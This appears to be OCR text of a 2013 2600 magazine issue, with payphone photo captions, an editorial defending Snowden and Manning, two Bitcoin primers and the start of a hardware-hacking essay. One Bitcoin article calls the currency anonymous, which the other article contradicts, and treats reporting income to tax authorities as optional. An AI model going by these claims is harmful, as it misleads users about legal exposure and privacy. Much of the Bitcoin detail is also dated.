
Photo by TProphet

Payphones in Trouble

United States. This about says it all. The ghost of this St. Louis payphone tells the typical story of nonstop abuse - dents from every conceivable angle, a damaged sign, a coating of rust, not to mention the missing phone.

Photo by Todd Smith

Reclaimed Payphones



Thailand. Lately there seems to be a growing phenomenon of nature stepping in and taking back payphones. We see the forest moving in on this one, found outside the Renaissance Hotel on Koh Samui island.

Photo by Mike S.

Reclaimed Payphones

Greece. Here it looks like the earth itself is about to swallow this poor phone. If it weren't for the tree, it would certainly be horizontal. Yet it still works. Seen on the island of Crete in the village of Almyrida.

Photo by Chaz

Reclaimed Payphones

United States. The forest was very aggressive at the Hoh Rainforest in Washington State, where this structure looks like a part of nature itself. The actual phone apparently blended in so well that it can't even be seen anymore.

Photo by Connor Dunning

Reclaimed Payphones

Austria. Winter has taken this payphone (we assume there's one in there) at the Lackenhof ski resort in Ötscher. The sign translates to "This telephone can save lives. Don't destroy it!" There are very few of these phones (and signs) left.

Photo by Richard Hanisch

Awkwardly Sized Payphones

Russia. Found at the Tagansky Protected Command Point in Moscow. It's technically not a payphone and the site is technically no longer a secret military complex, but a harmless museum. The weird-sized phone still scares us, though.

Photo by Ashes

Awkwardly Sized Payphones

Azerbaijan. Located in the Heydar Aliyev International Airport in Baku, this phone and its instruction plate have an awful lot of white space surrounding them, making them stand out even more than the presence of a payphone normally would.

Photo by J.P.

Awkwardly Sized Payphones

China. It seems like this booth was constructed for a somewhat larger model of phone than the current resident, found in the ancient canal-networked town of Tongli.

Photo by Joy Lockhart

Awkwardly Sized Payphones

Malawi. Found on the grounds of Ekwendeni Hospital in Ekwendeni, this fairly modern phone also doesn't seem to match its home.

Photo by Kevin

Payphones of the World

France. Spotted at the Cannes International Film Festival earlier this year. Note the “film” that the phone is mounted on.

Photo by T-RAY

Payphones of the World

South Korea. Seen in the Gimpo Internartional Airport in Seoul, these are two rather old models, taking all combinations of coins and cards between them.

Photo by bitcoin vendor

Payphones of the World

United States. Nobody is too surprised at a sight like this in Buffalo, New York. And we wouldn't be at all surprised if these phones were still operational.

Photo by Vince Harzewski

Payphones of the World

Bahamas. Believe it or not, this phone in Mangrove Cay on Andros Island actually works. But you'd have to have an unusually shaped head to take advantage of it.

Photo by Robin Blanc

Terminated Payphones

France. A rather unfortunate reality captured here in Paris, as a bunch of phones, complete with the booths they were housed in, are taken away to be... retired.

Photo by Nicolas RUFF

Terminated Payphones

United States. And this is how it turns out for many of these unfortunate phones, destined to rot in a scrap heap with piles of junk, as seen in Culver City, California.


Photo by jeff oconnell

Terminated Payphones

Nicaragua. In other parts of the world, however, abandoned phones are left to die in peace. This way, they're always there as a reminder and a curiosity for future generations. This one was found in El Bluff.

Photo by Aaron Cotton

Terminated Payphones



Germany. And then there are those places that turn tragedy into something positive, such as here in Lübeck. It seems there was a fire at a local pizza place in the 1970s and they decided to keep the phone in its "altered state" after reopening.

Photo by Craig Damlo

Payphones of the World

Croatia. This phone is completely operational, and it can be found on the ferry from the city of Split to the island of Vis. The phone carries the initials of a now defunct company (Hrvatska Pošta i Telekomunikacije), which hasn't existed since the 1990s.

Photo by Bojan Paduh

Payphones of the World

Australia. A truly remote phone, found in a place called Winning Pool on the North West Coastal Highway around 150 miles from any people. The coin mechanism has been completely removed, ostensibly to save the phone company the 300 mile trip to empty it.

Photo by Astrant Photographic

Payphones of the World

Barbados. Seen in Bridgetown, this phone carries the familiar logo of parent company Cable and Wireless to the left of the BarTel name, a very familiar sight throughout the Caribbean.

Photo by Kristyn Rose

Payphones of the World

Uganda. Spotted in Mukono, this phone is operated by Mobile Telephone Networks, a company based in South Africa that has expanded its operations to over 20 countries in Africa and the Middle East.

Photo by TC Johnson

The Right to Know

One of the most important tenets in the hacker community is the sharing of information. We believe we have the right to see how things work, to learn what technologies are in place in our world, to ultimately understand the way it all functions together. Sometimes this knowledge is inconvenient to the powers that be. In fact, usually it is. Those in control generally preserve their power by keeping certain things to themselves. Secrets are a huge part of their world.

We've seen so many instances of this battle taking place in the nearly three decades that we've been around. Hackers around the world have revealed inconvenient truths and been penalized heavily for them. Often, these revelations are inspired by a simple and sometimes naive belief that information should be free by default. Other times, significant thought goes into it and the information revealed carries far more weight, as consideration is given to concepts of justice and full disclosure. Each of these reasons for sharing such information gives a black eye to the status quo, but the second one can be viewed as truly dangerous, since the revealing parties have actual knowledge of their subject matter - and its most relevant and interesting aspects.

What we've witnessed this summer is nothing short of unprecedented. The intrusive actions of the National Security Agency can't really be seen as surprising to anyone possessing even a passing familiarity with the American surveillance program. But having it laid out in black and white for all the world to see is a monumental embarrassment to the NSA and those who support its policies. Edward Snowden, the man who revealed this information, is someone who has exhibited the convictions we celebrate in our community, but at a great personal cost. And, whether you believe that sharing these facts is a good or bad thing, it would be very hard to say that Snowden wasn't following what he believed to be a high moral compass. While some may say he betrayed his position as an NSA contractor, he most definitely lived up to his job as a concerned citizen. This kind of individual sacrifice is rare and commendable. It's what so many of us strive for, yet so few find ourselves in a position to actually contribute something meaningful. And even fewer still in that position are able to actually come through and stare down some of the greatest powers ever to exist. How can such spirit not be admired?

We saw a similar spirit in the case of Bradley Manning, recently sentenced to 35 years in prison for revealing information from his vantage point in the U.S. military. We learned of completely unjustified civilian deaths at the hands of our own soldiers, information that was being suppressed and kept out of the public eye. We heard what governments were really saying about each other and saw ample evidence of lies and hypocrisy from all corners of the earth. There were no governments anywhere that didn't feel nervous about what the public might find out about them. And this is a good thing. We all have the right to know what is really going on. Yes, it can be said that some things need to be kept out of the public eye for the sake of security and diplomacy. But every secret is only a secret for so long and, if that's all that's holding up a regime or policy, the foundation will collapse at some point. It's even been said that Manning's revelations helped lead to the Arab Spring. If true, this would almost universally be seen as a good thing. Yet, a severe punishment was inflicted for sharing the information which so many feel has benefited the world and the ideals of freedom, far more than any harm and inconvenience that may have been caused. That shows us what the priorities of those in power truly are. Keeping the secrets and knowing one's place are way more important to them than openness and idealistic acts which could pave the way for a better world.

We've seen the evidence for this better world already. People are *talking* about these issues whereas before they would have had no knowledge at all to consider. We're thinking about our privacy a lot more now and are a bit more hesitant to believe what we're told by those in power. We've even seen changes in policy as a direct result of the NSA revelations, which never would have occurred otherwise. Education comes from knowledge and we can't honestly be free without knowing the truth.

What we need are many more Mannings and Snowdens who occupy a place in unique corners of society who can educate us on what's actually happening. And yes, we *do* have the right to know these things. A society whose government

spies on its citizens and expects no objections is a society that will cause immense harm and/or self-destruct. When policies are based on lies, as we have seen in everything from legislation to wars, they spread a sickness that can be so much more destructive than any revealed truth.

We have learned a great deal in watching the reactions of our various leaders. We see how the surveillance of so many aspects of our lives is supported by politicians of both parties and how deep the cover-up goes. We also see how they have no problem changing the rules behind our backs to make these inexcusable actions "legal." Shining the light on their subterfuge is about the most patriotic act we can think of.

But this goes way beyond government. We've also seen how so many technology giants are working hand in hand to destroy any privacy we have left. The biggest have already been implicated in the NSA's PRISM program, the true extent of which has yet to be revealed. Other companies and individuals with a semblance of integrity have a unique opportunity to come forward and not play this game. Such moves, obviously, don't come without risk, something the big moneymakers aren't likely to embrace.

This episode has also taught us a great deal about the integrity - and lack thereof - in the journalistic world, a forum where this sort of thing shouldn't even be a question. When information of this sort is leaked, it needs to be reported on accurately and fairly. The world of journalism has obviously undergone tremendous changes in the past few years, but the overall values remain the same. While people like Julian Assange of *Wikileaks* and Glen Greenwald of *The Guardian* have more of a say in how their stories are reported than the hierarchical reporters of the past, what they are revealing is what is the story, not their personalities or the way they operate. So much time has been wasted on character assassination that the story itself is in danger of being lost completely. This distraction makes it easier to threaten and harass those who put themselves on the front line by daring to touch this material in the first place. We've seen a few despicable instances of this already and, no doubt, more are in the planning stages. Journalists need to be in the foreground of those who object to this sort of thing, yet too many are instead playing right into the hands of the authorities, no doubt out of fear for themselves or for losing their prized connections. Those are the ones who are in the wrong profession.

The hacker spirit must thrive in all of these environments. When policies or incidents that are unjust occur, they need to be revealed. Too many times, the excuses of just following orders or company policy or not making waves have been used. Those days have to end. The truth, though sometimes messy, will come out at some point and it's far better for us to deal with it together than to live our lives in ignorance and realize far too late what we were complicit in.

Of course, this flies in the face of every powerful entity on the planet and we can expect severe reactions from those who realize their world of secrets is in danger. That's why courageous people like those named here are so valuable and must never be left unprotected. Once it becomes clear that information will indeed be free by default, meaningful dialogue and actual change will become possible. That simply cannot happen in the current covert atmosphere.

by Frank Buss
fb@frank-buss.de

Bitcoin is a digital peer-to-peer currency, created in 2009 by Satoshi Nakamoto. Or, as Dan Kaminsky phrased it in a good *Wired* article: "Bitcoin's a dollar bill, with a teleporter built in." [1] Payments are made to addresses, a 33-letter length public key. You can send money from address A to address B, if you know the corresponding private key of address A.

Compared to paper money, it has many similar features. First, you really own your Bitcoins, like money in a wallet. The standard Bitcoin-Qt client program has a virtual wallet, which you can backup to a thumb drive or upload to some Internet server (the wallet can be encrypted with a passphrase). A wallet is a set of addresses, with the associated private keys.

There is no central authority who can stop you from spending or receiving money like we've seen for bank accounts in the Cyprus crisis. And, like paper money, Bitcoin transactions are non-reversible. If you buy a hot dog, usually you can't return it and get your money back. The same is true for Bitcoin. If you transfer Bitcoins to someone, you can't get them back (unless the receiver sends it back to you). This is different from PayPal or banks, who can chargeback money. As with real money, this has its pros and cons.

But there are also some differences compared to paper money. All Bitcoin transactions are known to all nodes of the Bitcoin P2P network. So there is no anonymous coin. Nevertheless, it is pseudo-anonymous, because common practice is to use a new address for any Bitcoin transaction. So, if Bob wants to send money to Alice, Alice should create a new address for him. When the money is sent to this address, the transaction is distributed in the network, but nobody knows who owns this address nor the reason for the transaction. A Big Brother needs to monitor all links between addresses and people to reveal the identity, like all email traffic, HTTPS shopping sites, currency exchange sites, etc. But for even more privacy, there are Bitcoin mixing services. [2]

Another important difference is the limited amount of Bitcoins. In the year 2140, all 21 million Bitcoins will be mined. Until then, there is a steady stream of new Bitcoins - currently 25 Bitcoins every ten minutes, created by the miners. The network and protocol guarantees that no more Bitcoins can be mined. This is like gold, which can't be printed by the government for free, but needs to be mined. And Bitcoin is based on cryptographic proofs. You don't have to trust someone like you have to for fiat money.

How to Use Bitcoin

First, you need a way to manage your wallet. You can use a software, smartphone, or web wallet. [3] One of the first clients, and still widely used, is the Bitcoin-Qt software. It is easy to use and available for Windows, Mac, and Linux. With a software wallet on your PC, you don't have to trust a company like with web wallets or, for example, Apple, who could delete your web wallet program from your iPhone. Once you have a wallet manager, you can create an address and receive money. Services like `mtgox.com` or `bitcoin.de` helps to find people who want to sell or buy Bitcoins. Another way to trade Bitcoins - more in the spirit of Bitcoin - but not as easy to use, is #bitcoin-otc on Freenode, where you can have a nice chat, too.

Once you have Bitcoins in your wallet, you can buy services with it, like a WordPress account or premium Reddit services. Or you can provide services for Bitcoin. No one can stop the payments, like Visa did for WikiLeaks when

the U.S. government asked for it. If you transfer money, the transaction has to be integrated in the next block and verified by at least six other clients, which needs some time, usually at least the block issue time of ten minutes. You can speed it up if you add some fee to the transaction. The miners who create new blocks get the fees and the higher the fee, the faster your transaction will be processed. I've set the fee to 0.001 BTC per transaction in the settings of Bitcoin-Qt and usually I get six confirmations within half an hour.

Novel Concepts

Another interesting application is to print your own money. You can create a Bitcoin address and transfer some money to it. Then print the public address and the private address on a piece of paper. With the public address, the receiver of the paper can verify that the money is still at this address [4] and the private address can be used to transfer the money to another Bitcoin address. You should fold the paper so that the private address is not readable until unfolded. There is already a website, [6] which creates some nice bills for you. Pay attention to the implementation, because if the website receives the private key, it can steal your money. Best is to open the website, which is implemented in JavaScript on the client site, then disconnect the Internet before generating the paper wallet, then clean the cache and close the browser before reconnecting. For more paranoid users, or for larger amounts of money: Copy the JavaScript website to a thumb drive, start a read-only Linux system without an Internet connection from a CD, and then use the JavaScript program.

The same website provides another interesting concept: brain wallets. As noted before, you create your own Bitcoin addresses to receive money. The private key is a long sequence of gibberish characters nobody can remember. A brain wallet is a passphrase, which is converted with hashing algorithms to this address. So you just need to remember a passphrase and then the website creates the public and private key for you (again, you should use it offline). Send your money to the public address and, with the private key, you can send it again to another address, once you need it. This is useful for long term storage. But you should be careful with the passphrase: Everyone who can guess it can steal your money. And even more scary: Someone could create a rainbow table of all sentences of Wikipedia and, as soon as a new transaction in the Bitcoin network is generated, a table lookup can give a thief your private key immediately. So use a long passphrase, easy to remember, but not written somewhere on the Internet or in some book before, maybe with grammar or spelling errors, or names, dates, special punctuation, etc. I've created a brain wallet with this passphrase: "Frank test for 2600" (without quotations). This is a gift for the reader of this article, whoever is first. Importing a private key in Bitcoin-Qt is possible with a command line interface, and more easily with a wallet, [4] or with the more advanced, but still experimental, client Armory. [5]

But keep in mind: Bitcoin is the first P2P currency and still a big experiment. Never invest more in Bitcoin than what you can afford to lose. If someone detects a major flaw in the protocol or the cryptography concepts, all your money could get lost.

1. http://www.wired.com/➥opinion/2013/05/lets-cut-➥through-the-bitcoin-hype/
2. http://en.bitcoin.it/wiki/➥Mixing_service
3. http://bitcoin.org/en/➥choose-your-wallet
4. http://blockchain.info
5. http://bitcoinarmory.com
6. http://www.bitaddress.org

Bitcoin: The Hacker Currency?

by Variable Rush

Bitcoin is a decentralized, non-fiat currency. There is no distributing authority. It has worth and value because a group of people believe it has worth and value, the same as nearly every other currency system that has ever been devised on this planet. For example, the U.S. Dollar ceased being backed by gold in 1971. Instead, it is now backed by the "full faith and credit" of the U.S. government.

Unlike the U.S. Dollar, which only goes to two decimal places (like $0.00), the Bitcoin

goes to eight, so your Bitcoin wallet could have as little as 0.00000001 BTC in it. If you convert that to USD, that would be zinc shavings from a penny.

Bitcoin is an anonymous currency and the protocols associated with its creation and distribution help facilitate anonymous transactions. Each Bitcoin user uses a wallet program. This wallet can be from a dedicated wallet program such as Bitcoin-Qt or another such as MultiBit, or even a website-based client such as the one found on `blockchain.info`.

A Bitcoin user is not limited to how many wallet programs or wallet addresses they can use. Actually, they are encouraged to use many such addresses. If a person uses a single wallet address for all of their transactions, then it could be easily seen where that person has sent their money to and from. If a person regularly creates a new wallet address, or uses a different address for every transaction, their privacy will increase since the only people who know a transaction took place would be you and the person to whom you sent Bitcoins.

Wallet addresses are a series of 34 alphanumeric characters that look like this: `16F8sVDt➥yGeFTjSSaSr4mwqTCgVBq82BMb` (that's one wallet address that I personally use, so if you want to throw me a few Bitcoins, knock yourself out).

How do you get Bitcoin? First, you should install at least one of the various Bitcoin wallet programs (or create an account on `block➥chain.info`). I like MultiBit, as it's a lightweight client and does not have to download nearly 5GB of every previous Bitcoin transaction to date, unlike BitCoin-Qt, which downloads a month's worth of previous transactions upon first installation.

Once you have a wallet address, you can purchase BTC from an exchange such as Mt. Gox, accept it as payment for services rendered, or, if you're desperate, there are a lot of "Bitcoin faucets" and other grunt work sites that make you answer questions or watch a video or some other small thing to gain a reward of a really, really, small amount of BTC, sometimes as small as 0.00000009 BTC. Trying to earn BTC from these kinds of sites is extremely tedious and not really worth it in the long run.

The other way to earn Bitcoin is to mine it. In Bitcoin mining, you install a mining program on an extremely high-end computer and essentially have the computer crunch numbers trying to solve Bitcoin algorithms. Around the world, these algorithms are solved nearly every ten minutes and a new block is created. As these algorithms are solved, the Bitcoin network increases the difficulty of mining. Many would-be miners team up in mining pools. These pools split the BTC reward dependent on each member's computer's contribution to the number crunching.


The reward for creating a new block is currently 25BTC. This amount halves every four years. When Bitcoin was created in 2009, mining would yield 50BTC per block. In 2017, the reward is due to drop to 12.5BTC and on and on until the year 2140 when the last Bitcoins will be able to be mined. There will only ever be 21 million Bitcoins. Of course, Bitcoins can be lost forever if a computer containing a person's Bitcoin wallet were to crash and there were no backups of that wallet.

The market for Bitcoins has been fluctuating wildly for the past several months. In August 2012, the price was $10 per Bitcoin. This later went up to $15 per Bitcoin. In March 2013, the exchange rate skyrocketed to an all-time high of $260 per Bitcoin before falling to around $150 as a large group of people sold their Bitcoins to take advantage of this bubble.

And that brings another negative to light. If someone had sold, say, 25BTC when the price was $260, that would have yielded that person around $6,500, a pretty impressive amount. However, the transfer from anonymous BTC to cold hard cash deposited into a bank account costs the person the anonymity Bitcoin is known for. An amount as significant as this (and perhaps even lower) when it hits a bank account can send up red flags that will put you under the suspicion of the IRS, and perhaps even the Secret Service and FBI.

Even if you manage to skate by with no problems there, your bank will report your account activity to the IRS at the end of the year for tax purposes. Whether or not, or even how, you report this income is up to you. So far, no documentation exists on any Bitcoin user that has been collared by the Feds. As even cursory readers of this magazine are aware, the less government intervention in your life, the better.

Will Bitcoin last as a currency? Who knows? Other virtual currencies may be created in the future that will replace Bitcoin's supposed dominance in the marketplace. But for right now, Bitcoin seems to be on top.



Inquiring Minds = Hacker = Design Engineer

by sarlacii

I favor hardware over software when it comes to hacking. In the commercial work of design engineering, this is often while trying to find a solution to a problem. For PJs (private jobs - anything not work-related, really) it may be hacking in a more *2600* sense. Of course, nowadays it is vital that any engineer understand how to work with software too... from high-level, OS-specific stuff, down to low-level firmware. But you can still favor one over the other!

Software hacking appeals straight-up though, as the development interface is so familiar to all of us (PC users) - another window on the desktop. The tools are also readily at hand - available for download, with examples and tutorials that you can use immediately. You install your stuff, and away you go. It's also easy to experiment, as failure is just a compilation error.

Hardware is that incremental step removed. You need physical components, small hand tools, a soldering iron, and multimeter perhaps. Printed Circuit Boards (PCBs) make entry even more difficult, unless you restrict yourself to generic project boards from EIE, Farnell, RS, or your local electronics store. You will also need to learn some theory of electricity... and how the resistors, capacitors, inductors, and transistors etc. all interact. It may seem that software hacking is easier. Initially. And only if you remain a script-kiddie.

Let's compare the two disciplines. Both fields are based on theoretical knowledge. How deep you choose to go is up to you however, as you can interact with either with only the barest knowledge - like pushing a button to make a call. Both fields make use of "blocks" to simplify the program or circuit. They can be "black boxes" too - where you have no knowledge of the inner workings, only the boundary conditions and input/output functions. Both can use PC software to aid the design process - e.g., software IDEs (Integrated Development Environment) versus electronics CAD (Computer Aided Design) packages. There are emulators and debuggers for one, SPICE simulations and hardware debugging ('scopes and instrumentation) for the other. The parallels are obviously manifest.

